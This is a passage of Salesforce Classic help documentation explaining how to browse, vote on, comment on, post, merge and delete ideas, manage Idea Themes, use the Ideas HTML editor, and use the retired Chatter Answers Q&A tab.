If your organization has portal users who have access to a Customer Portal or partner portal, your portal's administrator can display the Ideas tab on either type of portal. The ideas that display in a portal are either created through a portal or are created internally in Salesforce and published for display in a portal.

Browsing Popular Ideas

On the Popular Ideas subtab, ideas are sorted by an internal calculation that reflects the age of an idea's positive votes. Regardless of an idea's static total number of points, ideas with newer positive votes display higher on the page than ideas with older positive votes. This allows you to browse ideas that have most recently gained popularity, with less precedence given to long-established ideas that were positively voted on in the past.

Browsing Recent Ideas

The Recent Ideas subtab lists the ideas that have most recently been submitted. Newer ideas display above older ideas.

Browsing Top Ideas of All Time

The Top All-Time subtab lists the ideas with the most points. The difference between the Top All-Time subtab and the Popular Ideas subtab is that the Top All-Time subtab displays the top ideas of all time by number of points, whereas the Popular Ideas subtab uses an algorithm to display the ideas that have received the most recent positive votes.

Viewing Ideas by Category

Categories are administrator-defined values that help organize ideas into logical sub-groups within a zone. The View Category drop-down list on the Ideas tab allows users to filter ideas by category, and the `Categories` picklist on the Post Ideas page lets users add categories to their ideas.

To browse ideas by category, select a category from the `View Category` drop-down list. Alternatively, click the category link at the bottom of the idea description, next to the user who posted the idea.

Viewing Ideas by Idea Themes

You can view all of the ideas that are posted to an idea theme. From the Idea Themes detail page, you can manage an idea theme and its related ideas.

Viewing Ideas by Status

An idea's status helps zone members track the progress of the idea. For example, “Under Review”, “Reviewed”, “Coming Soon”, and “Now Available” are common status values an administrator can define and assign to ideas. An idea's status appears next to the idea's title for all zone members to see.

To view all ideas of a particular status, go to the Ideas tab and select a value from the `Status` drop-down list. Alternatively, click the status link next to an idea to view all ideas in the zone with that status.

Browsing Ideas in Other Zones

Administrators can create multiple zones with each zone having its own unique list of ideas. For this reason, it is important to verify you are viewing the correct zone when browsing ideas. To browse ideas in a specific zone, select a zone from the list of zones the top of the page.

Viewing the Details of an Idea

Click the title of an idea to open the detail page of that idea. The detail page of an idea includes the following sections:

- The details of the idea, including its full text and number of points
- The related idea theme and the zone to which it belongs.
- All comments that have been submitted for the idea
- An area for adding a new comment
- A list of the last 100 users who have voted (promoted or demoted) for the idea, sorted left to right from most recent vote to oldest vote
- If you are an administrator, the detail page lets you edit, delete, and merge ideas.

SEE ALSO:

Ideas Overview
Voting on Ideas
Commenting on Ideas
Posting and Editing Ideas
Using Ideas
Tip sheet: Using Salesforce Ideas

Voting on Ideas

In an ideas community, a vote means you have either promoted or demoted an idea.If you agree with or like an idea, click **promote** to add 10 points to the idea. You cannot promote the same idea more than once and you cannot promote an idea that you have already demoted. Salesforce automatically adds your promote vote to any idea you post.

If you dislike an idea, you can click **demote** to subtract 10 points from its overall score and decrease the idea's overall popularity ranking. You cannot demote the same idea more than once, and after you demote an idea you cannot promote it. An idea can have negative overall points if more users demote the idea than promote it.

To vote on an idea:

1. On the Ideas tab, locate an idea you want to promote or demote.
2. To add 10 points to the idea, click **promote** next to the idea. To subtract 10 points from the idea, click **demote**. After you have voted, your Nickname displays at the bottom of the idea's detail page to track that your vote was made.

Note: When you post a new idea, you automatically cast a vote for that idea and 10 points are added to the idea's score.

SEE ALSO:

- Ideas Overview
- Viewing Ideas
- Using Ideas
- Viewing Your Recent Activity Page

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Commenting on Ideas

Comments are plain text responses to posted ideas that enable discussions about the ideas. On the Ideas tab, the Comments subtab lists the comments that have most recently been submitted. On the detail page of an idea, comments are sorted in chronological order from oldest to newest.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Adding Comments to Ideas

Add comments to ideas to share your thoughts and opinions with other community members:

1. On the Ideas tab, locate an idea on which you want to add a comment.
2. Click either the title of the idea or the **Comments** link below the idea description.
3. On the detail page for the idea, type your comments into the text entry area in the Add Your Comment section. You can enter up to 4,000 characters.

   If your organization has enabled the HTML editor for Ideas, the description can include HTML and reference online images. If the HTML editor is not enabled, use plain text only. .
4. Click **Post** to submit your comment.

Your newly added comment displays in the Comments related list on the idea detail page.

Editing Comments on Ideas

To edit a comment that you have submitted on an idea:

1. On the detail page of the idea, click **Edit** next to your comment.
2. Modify your comment as desired.
3. Click **Apply** to save your work.

Deleting Comments on Ideas

Deleting comments on ideas requires the "Delete" permission on ideas.

1. On the detail page of the idea, click **Del** next to your comment.
2. Click **OK**.

Viewing Recently Posted Comments

To view the comments that have most recently been posted in your Ideas community, click the Comments subtab and select a zone in which to view comments. Click the text of a comment to view the detail page of the appropriate idea.

On the Comments subtab:

- Comments are listed in chronological order from newest to oldest.
- The title of the idea on which the comment was posted displays above the comment.
- The alias of the user who posted the comment displays next to the comment text.

- The total number of comments on the idea displays in brackets below the comment text. For example, `Comments [20]` indicates that the idea has twenty comments.

SEE ALSO:

Ideas Overview
Viewing Ideas
Using Ideas
Liking Comments on Ideas

Liking Comments on Ideas

Like a comment to show that you endorse it.

Below a comment that is associated with an idea, click **Like**.

To stop liking a comment, click **Unlike**.

Ideas counts the number of likes a comment gets. When a comment receives a like, a point is added to the comment's total score and to the reputation of the user who posted the comments.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

SEE ALSO:

Commenting on Ideas

Deleting Ideas

To delete an idea:

1. Click the name of an idea to open the detail page.
2. Click the **Delete** button.
3. Click **OK**.

The idea, its comments, and any child ideas are moved to the Recycle Bin. Note that undeleting an idea from the Recycle Bin also restores the idea's comments, votes, and child ideas.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To delete ideas and comments:
- "Delete" on ideas

SEE ALSO:

Merging Ideas
Posting and Editing Ideas

Viewing Your Recent Activity Page

Your Recent Activity page contains a summary of all the recent activity that relates to your participation within a zone. To view your Recent Activity page, go to the Ideas tab and click your Nickname link on the right side of the page. To view the Recent Activity page of another member of the zone, click the community member's name that appears below any idea or comment they have posted. You can view activity for the different zones you have access to by selecting a zone from the `Zone` list.

The Recent Activity page uses the following icons to identify the various types of activity:

- identifies the ideas you have submitted.
- identifies the ideas you have voted on.
- identifies the comments you have posted to ideas as well as the comments other users have posted to your ideas.

For additional detail, click the following links located on the left side of the Recent Activity page:

- Ideas Submitted lists the ideas you have posted to this zone. The most recent idea appears first.
- Ideas Voted On lists the ideas in this zone that you have either promoted or demoted.
- Recent Replies displays the most recent comment posted to each of your ideas, as well as the most recent comment posted to each idea you have previously commented on. This section is not displayed when viewing another community member's recent activity.

  To quickly determine the number of recent replies you have received, look next to the recent replies icon ( ) in the upper right corner of the Ideas tab. This icon only appears when you have received a new reply.

Note: You can't upload your own picture to replace the default image.

SEE ALSO:

Ideas Overview

Viewing Ideas

Using Ideas

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Subscribing to Syndication Feeds for Ideas

Syndication feeds enable users to subscribe to changes within Ideas and receive updates in external news readers. For users to be able to subscribe to Ideas syndication feeds, the following prerequisites are necessary:

- Ideas must be exposed publicly using Force.com sites.
- The `Categories` field must be enabled in Ideas. This field is enabled by default for some organizations.

To subscribe to a syndication feed, click the feeds icon ( ) on the following Ideas pages:

- Popular Ideas subtab
- Recent Ideas subtab
- Top All-Time subtab
- Comments subtab

  This feed lists comments separately even when they belong to the same idea, whereas the Comments subtab groups comments for a single idea together and only shows the number of recent comments for that idea.

- Recent Activity page

  To subscribe to a feed that includes all the comments posted by a specific community member, click the community member's name that appears below any idea or comment he or she has posted. Then click the feeds icon on the community member's Recent Activity page. When you subscribe to another community member's Recent Activity feed, the feed only includes recent comments from that community member and no other user.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Note: Child ideas (ideas that have been merged with a master idea) are not included in any feeds. Only master ideas are included.

SEE ALSO:

Ideas Overview

Posting and Editing Ideas

Posting Ideas

1. Use the search box in the sidebar to search for existing ideas that match your idea. This helps reduce the number of duplicate ideas in the community. If no existing ideas match your idea, proceed to the next step.
2. Create a new idea using one of the following options:
   - On the Ideas tab, select the appropriate community from the Community list at the top of the page and click **Post Idea**.
   - From the Ideas list view, click **New Idea**, then select a community, and click **Continue**.
   - From the sidebar, select **Idea** from the `Create New` drop-down list, select a community, and click **Continue**.
3. If you're posting the idea to an idea theme, select one from the list. You can only post ideas to idea themes that exist within your community.
4. Enter a title for your idea no longer than 255 characters.

   After you enter the title, Salesforce searches the community for ideas with the same words in their title or description and then displays the top five matching ideas. If one of these ideas looks similar to your own, click that idea's title to open its detail page in a new window. From the detail page, you can read a description of the idea and vote for it instead of posting your duplicate idea to the community. If none of the ideas in the list are similar to your idea, proceed with the following steps to post your unique idea.
5. In the description area, enter the details of your idea.

   If your organization has enabled the HTML editor for Ideas, the description can include HTML and reference online images. If the HTML editor is not enabled, use plain text only. .
6. Choose one or more categories for your idea.
7. If you are an administrator, optionally choose a status for your idea. The `Status` drop-down list is only visible to administrators.
8. If enabled by your administrator, you can add an attachment to your idea:
   - Click `Browse` to locate and attach a file from your computer.

     You can attach any supported file types, including Microsoft® PowerPoint® presentations and Excel® spreadsheets, Adobe® PDF files, image files, audio files, and video files. The maximum attachment size is determined by your organization.
   - Optionally, type a title for the file. If you don't enter a title, the filename appears as the attachment's title.
9. Click **Post**.

Your new idea displays at the top of the Recent Ideas subtab, and your vote (promote) is automatically applied to the idea. Each vote is always worth 10 points.

Tip: Use the following writing tips to make your idea easier for others to read and understand:

- Use complete sentences.
- Be as concise and direct as possible.
- Check your spelling and punctuation.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Ideas tab:
- "Read" on ideas

To view and vote for ideas:
- "Read" on ideas

To create ideas and add comments to ideas:
- "Create" on ideas

To edit ideas and edit comments on ideas:
- "Edit" on ideas

Editing Ideas

If you have the "edit" permission on ideas, you can edit the details of an existing idea:

1. On the Ideas tab, click the title of an idea.
2. Click **Edit**.
3. Modify the title, description, category, and status (administrators only) of the idea as appropriate.
4. Click **Apply** to save your work.

Editing an idea's details does not allow you to edit the comments on an idea.

SEE ALSO:

- Ideas Overview
- Using Ideas
- Tip sheet: Using Salesforce Ideas

Merging Ideas

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To merge multiple ideas:
- "Edit" on ideas

Overview

As more users contribute to a zone, the number of duplicate ideas often increases. Duplicate ideas make it difficult to measure feedback because votes and comments are spread out over many similar ideas. The best way to resolve this issue is to merge duplicate ideas together so one idea becomes the master to one or more child ideas.

Note the following about merging ideas.

- Once you merge ideas they cannot be separated.
- All votes belonging to child ideas are transferred to the master idea. If the same community member votes for two ideas that are eventually merged, only the vote for the master idea is kept; the vote for the child idea is discarded.
- Users can only vote for and add comments to a master idea.
- You cannot merge ideas in separate zones.
- Deleting a parent idea automatically deletes all child ideas. Child ideas cannot be deleted individually.
- The master idea does not inherit the status and category values of its child ideas.
- When an idea is merged and becomes a child idea, the child idea still appears on the Ideas Submitted page but not on any other pages in a zone member's Recent Activity.
- Merged ideas don't appear in the list of submitted ideas on the Idea Themes detail page and aren't counted in the `Submitted Ideas` field.
- When you merge a child idea, you can no longer edit the Idea Theme field.
- A child idea that has been merged is still visible to the user who submitted the idea from the Ideas Submitted list on the user's Recent Activity page.

Merging Ideas

To locate duplicate ideas and merge them together:

1. On the Ideas tab, click the title of an idea that you want to merge.

2. On the idea's detail page, click **Find Duplicates**. Salesforce searches all the ideas within the zone and displays the five ideas with titles that most closely match the current idea's title.
3. If the Possible Duplicates list does not contain any ideas that you want to merge, enter keywords in the `Search for Duplicates` field and click **Search**. Salesforce displays a new list of possible duplicate ideas.
4. From the Possible Duplicates list, select the ideas that you want to merge.

   To view the details of a possible duplicate idea, click the idea's title. Use your browser's back button to return to the search results.
5. Click **Merge with Current Idea**.
6. Select the idea that you want to be the master idea, and click **Merge**.
7. Click **OK** to complete the merge.

Tips on Using Ideas

USER PERMISSIONS

To view the Ideas tab:	"Read" on ideas
To view and vote for ideas:	"Read" on ideas
To create ideas and add comments to ideas:	"Create" on ideas
To edit ideas and edit comments on ideas:	"Edit" on ideas
To create communities:	"Customize Application"

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

Consider the following information when setting up and using Ideas:

- To monitor the activity of Ideas, you can:
  - Create a workflow rule or trigger based on the number of comments an idea receives. You cannot create a workflow rule or trigger based on an idea's vote total or vote count. You also cannot create a trigger that inserts or deletes a comment when the Idea object is updated.
  - Create a custom report based on an idea's vote score or number of comments.
- When posting an idea or comment, you can include a URL in the idea's description or comment field, but you cannot attach a file or add a note to an idea.
- Master detail relationships are not supported.
- Ideas does not support workflow tasks, outbound messages, and approvals.
- Ideas does not support custom links.
- The Ideas detail page does not contain related lists.
- The data export feature archives all your Ideas data with the exception of deleted ideas and deleted comments.
- You cannot create activities and events for Ideas.
- When using standard or custom Idea fields, note the following:
  - History tracking is not supported.
  - Field dependencies and roll-up summary fields are not supported.
  - Formula fields are not available for the Community object.

Tips for Using the HTML Editor

The HTML editor gives users WYSIWYG HTML editing capabilities, allowing them to:

- Insert an image
- Insert hyperlinks
- Change paragraph alignment
- Create bulleted and numbered lists

Implementation Tips

- HTML tags you enter into the HTML editor will display to users as text.
- In related lists, search results, and hover details, Salesforce does not display text with HTML formatting or images.
- Hyperlinks open in a new browser window when users click on them. The HTML editor supports HTTP, HTTPS, and mailto hyperlinks.
- To insert an image, click  and either browse to an image file or specify the image's web address. Enter a description that appears when a user hovers over the image and when the image is not available. The image must have a URL that Salesforce can access.
- Images do not show up in list views and reports.
- You cannot disable individual features of the HTML editor. For example, you cannot disable its hyperlink and image capabilities.
- The HTML editor supports all languages that Salesforce supports.
- For security purposes, the HTML editor only allows the tags and attributes listed in Supported HTML Tags and Attributes on page 2338. Salesforce automatically removes unsupported tags and attributes when you save an idea description or comment. Salesforce also removes potentially malicious HTML. Note that Salesforce does not notify users when unsupported or potentially malicious HTML is removed.
- The HTML editor does not support JavaScript or Cascading Style Sheets (CSS).

Supported HTML Tags and Attributes

The HTML editor supports the following tags:

<a>	<dt>	<q>
<abbr>		<samp>
<acronym>	<font>	<small>
<address>	<h1>	
<b>	<h2>	<strike>
<bdo>	<h3>	
<big>	<h4>	<sub>
<blockquote>	<h5>	<sup>
 	<h6>	<table>
<caption>	<hr>	<tbody>
<cite>	<i>	<td>
<code>	<img>	<tfoot>

<col>	<ins>	<th>
<colgroup>	<kbd>	<thead>
<dd>		<tr>
<del>		<tt>
<dfn>	<p>	
	<pre>	<var>
<dl>		

The above tags can include the following attributes:

alt	face	size
background	height	src
border	href	style
class	name	target
colspan	rowspan	width

The above attributes can include URLs that begin with the following:

- http:
- https:
- file:
- ftp:
- mailto:
- #
- / for relative links

Enabling the HTML Editor in Ideas

The HTML editor is enabled by default for most organizations. If your organization does not have the HTML editor already enabled, an administrator can enable it as described in Customizing Ideas Settings on page 2515.

Warning: Once you enable the HTML editor, you cannot disable it.

Before enabling the HTML editor, note the following:

- Each HTML idea description has a maximum size of the 32 KB. Each comment has a maximum size of 4 KB.
- If you use the HTML editor to edit and save an idea description or comment that was in text format, Salesforce saves the description or comment in HTML format.

- In list views and search results, Salesforce displays only the first 255 characters of an idea's description or comment. This number includes HTML tags.

SEE ALSO:

Ideas Overview

Using Ideas

Commenting on Ideas

Posting and Editing Ideas

Idea Themes


Idea Themes lets you invite community members to post ideas about specific topics so that members can solve problems or propose innovations for your company. For example, to engage with your community and create excitement around the launch of a new product, you can ask members to work together to create the product's name. Community members collaborate and add ideas to the idea theme, while you monitor their activities as they vote and comment on each other's ideas until they find a winner.

When you create an idea theme, you can add pictures, videos, and other multimedia content to showcase or explain the idea that you're presenting to the community. You can also view and manage the list of ideas that have been posted to the idea theme.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions



SEE ALSO:

Creating and Editing Idea Themes

Using Idea Themes

Managing Idea Themes

Using Idea Themes

Click the Idea Themes tab to view, filter, moderate, and create themes from lists.

- Click **Create New View** to define your own custom list views. To edit or delete any view you created, select it from the View drop-down list and click **Edit**. If your organization has multiple communities, we recommend you add `Community` to your views so that you can see the name of the community associated with each idea theme. Adding the `Zone` field to the view also helps with managing multiple zones.
- Click `New Idea Theme` from the Idea Themes list view page or click `New` from the Recent Idea Themes list on the Idea Themes overview page to create a new idea theme.
- Click to refresh a list that's been updated.
- Click **Edit** or **Del** to edit or delete an idea theme.

Note: Deleting an idea theme also deletes the ideas that are associated with it. Conversely, undeleting an idea theme also undeletes the ideas that are associated with it.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Idea Themes tab:
- "Read" on Idea Themes

To create Idea Themes:
- "Create" on Ideas

SEE ALSO:

Creating and Editing Idea Themes

Idea Themes

Managing Idea Themes

Creating and Editing Idea Themes

You can use the Idea Themes tab in both the application and the console to create and edit Idea Themes for the communities that you manage.

1. Click **New Idea Theme** from the Idea Themes list view page or click **New** from the Recent Idea Themes list on the Idea Themes overview page.
2. Select a zone for the idea theme and click `Continue`.
3. Select the idea theme's `Status`.
4. Select a category for the theme.
5. Add a title for the idea theme.
6. Optionally, enter a description of the theme.

   Use the HTML editor to format your text or add an image or video.
7. Click `Save`.

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Idea Themes tab:
- "Read" on Idea Themes

To create Idea Themes:
- "Create" on Ideas

SEE ALSO:

Idea Themes

Using Idea Themes

Managing Idea Themes

Managing Idea Themes

From the Idea Themes detail page, you can manage an idea theme and its related ideas. As an administrator, you can perform the following tasks:

- `Edit`, `Delete`, or `Clone` an idea theme.
- `Edit` or `Delete` ideas that have been submitted to the idea theme.
- Move an idea from one idea theme to another in your zones.

  You can do this by editing the name of the idea, which removes the idea from the current idea theme and gives you the opportunity to select a different idea theme.
- View the number of ideas that have been submitted for the idea theme. Merged ideas don't appear in the list of submitted ideas on the Idea Themes detail page and aren't counted in the `Submitted Ideas` field.
- Create an idea and post it to the idea theme in which you're working.

SEE ALSO:

Creating and Editing Idea Themes

Using Idea Themes

EDITIONS

Available in: Salesforce Classic

Available in: **Professional**, **Enterprise**, **Performance**, **Unlimited**, and **Developer** Editions

USER PERMISSIONS

To view the Idea Themes tab:
- "Read" on Idea Themes

To create and edit Idea Themes:
- "Create" on Ideas

Using the Chatter Answers Q&A Tab

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Chatter Answers is a self-service and support community where users can post questions and receive answers and comments from other users or your support agents. Chatter Answers brings together Case, Questions and Answers, and Salesforce Knowledge articles in a unified experience.

Chatter Answers lets your customers:

- Post, browse, and reply to questions using the Q&A tab.
- Delete their own questions and replies.
- Flag questions and replies as spam, hateful, or inappropriate.
- Receive emails when their questions are answered or when best answers are chosen for questions they're following.
- Collaborate publicly or privately with support agents to resolve issues related to open cases.
- Search and review articles from Salesforce Knowledge.
- Like a post or Salesforce Knowledge article to help determine its popularity.
- Upload photos of themselves to their user profiles.
- View other users' total number of posts and number of replies marked as best answers by others.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.


USER PERMISSIONS

To view questions:
- "Read" on questions

To ask and reply to questions:
- "Create" on questions

To view cases:
- "Read" on case

To change cases:
- "Edit" on case



1. **Search**: Customers can search for existing questions before they post their own.
2. **Filter** and **Sort**: Community members and support agents can select different viewing options for questions in the feed.

   Searches in the Chatter Answers Q&A tab can be filtered to show questions based on:

   - **All Questions** shows all questions in the zone, as well as Salesforce Knowledge articles, when enabled.
   - **Unanswered Questions** shows all questions that don't have replies.
   - **Unsolved Questions** shows all questions that don't have a best answer.
   - **Solved Questions** shows all questions that have a best answer, as well as Salesforce Knowledge articles, when enabled.
   - **My Questions** shows all questions you've asked and are following.

   You can then sort the results based on the following options:

   - **Date Posted** sorts questions with the most recently asked questions appearing first.
   - **Recent Activity** sorts questions with the most recent replies and comments appearing first.
   - **Most Popular** sorts questions that have received the most likes, upvotes, and followers appearing first.
3. **Question**: Customers can post a question to the community for help. Other members of the community can post answers or follow the question to receive email notifications on subsequent posts.
4. Browse by Category: If categories are enabled in the community, members can click the category name to show questions related to that category.
5. **Reputation**: Community members can earn points and ratings that display on hover over their photos in the feed
6. **Comment**: Community members and support agents can comment on the question, and the customer or agent can select a comment as the best answer.

Chatter Answers lets service organizations:

- Create multiple communities and organize them into different zones, with each zone having its own focus and questions.
- Brand and customize communities.
- Give agents the opportunity to respond to customers publicly or privately.
- Automate the creation of cases from questions using an Apex trigger and workflow rules.
- Deflect customer inquiries through participation.
- Encourage participation by publicly displaying user statistics.
- Moderate questions and answers from the Q&A tab in the internal Salesforce application or from the community.

A customer's question is typically answered on the Q&A tab using one of these processes:

Question Answered by a Similar Question with a Best Answer	Question Answered by the Members within the Community	Question Answered by a Support Agent	Question Answered by a Salesforce Knowledge Article
1. A customer types a question or keyword into the Chatter Answers Q&A tab and clicks **Post Your Question**. 2. A similar question with a best answer appears in search results. 3. The customer selects that question, and views the answer.	1. A customer types a question or keyword into the Chatter Answers Q&A tab and clicks **Post Your Question**. 2. No similar questions display in search results. 3. The customer continues to enter a description of the question and clicks **Post to Community**to post a public question. 4. A community member or support agent reads the question and adds a comment, which answers the customer's question.	1. A customer types a question or keyword into the Chatter Answers Q&A tab and clicks **Post Your Question**. 2. No similar questions display in search results. 3. The customer continues to enter a description of the question and selects **Post Privately to Representative** to post a private question. 4. The private question is converted to a case. 5. A support agent reads the case and adds a private comment, which answers the customer's question.	1. A customer types a question or keyword into the Chatter Answers Q&A tab and clicks **Post Your Question**. 2. A similar Salesforce Knowledge article with an answer displays in search results. 3. The customer selects the article, and views the answer.

SEE ALSO:

Chatter Answers Terminology

Chatter Answers Terminology

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

The following terms are used when describing Chatter Answers features and functionality.

Answers
Answers is a feature of the Community application that enables users to ask questions and have community members post replies. Community members can then vote on the helpfulness of each reply, and the person who asked the question can mark one reply as the best answer.

Article
Articles capture information about your company's products and services that you want to make available in your knowledge base.

Best Answer
When a member of an answers community asks a question and other community members post a reply, the asker can mark one of the replies as the best answer. The best answer then appears directly under the question (above the other replies). Identifying the best answer helps other community members with the same question quickly find the most relevant, useful information.

Flag
An icon that users can click on a question or reply to report it as spam, hateful, or inappropriate.

Follow
A subscription to a question that lets you receive emails when someone answers or comments on a specific question.

Like
To show support or indicate quality or usefulness for a question, answer, or knowledge article.

Popular
Each question's popularity is based on the number of users who **Like** it within a certain amount of time.

Question
An issue posted to an answers community. When a community member asks a question, other community members post replies to help resolve the question.

Question, Private
An issue posted to an answers community, but marked **Private** so that only support agents can view and respond to it.

Reply
The response to a question in an answers community. When community members reply to a question, the person who asked the question can mark one of the replies as the best answer to resolve and close the question.

Topics
The sidebar that lists data categories from which your customers can browse questions and replies. For example, if you have a zone for hardware products, your topics may include laptops, desktops, and printers.

Vote, Reply
In an answers community, a vote means you either like or dislike a reply to a question.

Zones
Zones organize ideas and questions into logical groups, with each zone having its own focus and unique ideas and questions

SEE ALSO:

Using the Chatter Answers Q&A Tab

Using Chatter Answers

USER PERMISSIONS	
To view questions:	"Read" on questions
To ask and reply to questions:	"Create" on questions
To view cases:	"Read" on case
To change cases:	"Edit" on case
To manage Chatter Answers (Customer Portal) users:	"Edit Self-Service Users"
To ask a private question:	"Read" on account

EDITIONS

Available in: Salesforce Classic

Chatter Answers is available in: **Enterprise**, **Developer**, **Performance**, and **Unlimited** Editions.

Note: Chatter Answers is scheduled for retirement in all Salesforce orgs as of Winter '18 release. For more information, see Chatter Answers to Retire in Winter '18. Starting with Summer '16, Chatter Answers isn't available in new orgs. Instead, you can use Chatter Questions, a Q&A feature that's seamlessly integrated into Chatter. With Chatter Questions, users can ask questions and find answers without ever needing to leave Chatter. Existing orgs will continue to have access to Chatter Answers if it was enabled before the Summer '16 release from now until Winter '18.

Chatter Answers lets you work with questions and cases that originate from customers in a zone. Once a customer posts a question to the zone, you or other customers can reply. Questions are converted to cases when they're marked `Private`, or after a time specified by your administrator.

With Chatter Answers, you can:

- Reply to questions converted to cases.
- Create custom views for cases converted from questions by filtering on `Case Origin`.
- Upload a photo to your profile so that customers can see who you are.
- Work with Chatter Answers users, who are essentially Customer Portal users.
- Assign the Chatter Answers User feature license to portal users who don't self-register so that they can access your community.
- Use the Q&A tab to moderate questions and to:
  - Review lists of questions.
  - Answer questions or add replies to questions.
  - Escalate a question to a case.
  - Delete questions or replies.
  - Select best answers for questions.
  - Promote helpful replies to Salesforce Knowledge articles.

Note: We recommend that you assign a support agent to review public questions from the Q&A tab. Agents can't click **Flag** next to questions or replies that are spam, hateful, or inappropriate, but they can edit and delete questions or replies from a zones via the Q&A tab if they have the "Delete" permission on questions.

Tip: To moderate many questions quickly, we recommend that support agents review questions from pinned lists on the Salesforce console (this requires adding the Q&A tab to the console's Navigation tab.

SEE ALSO:

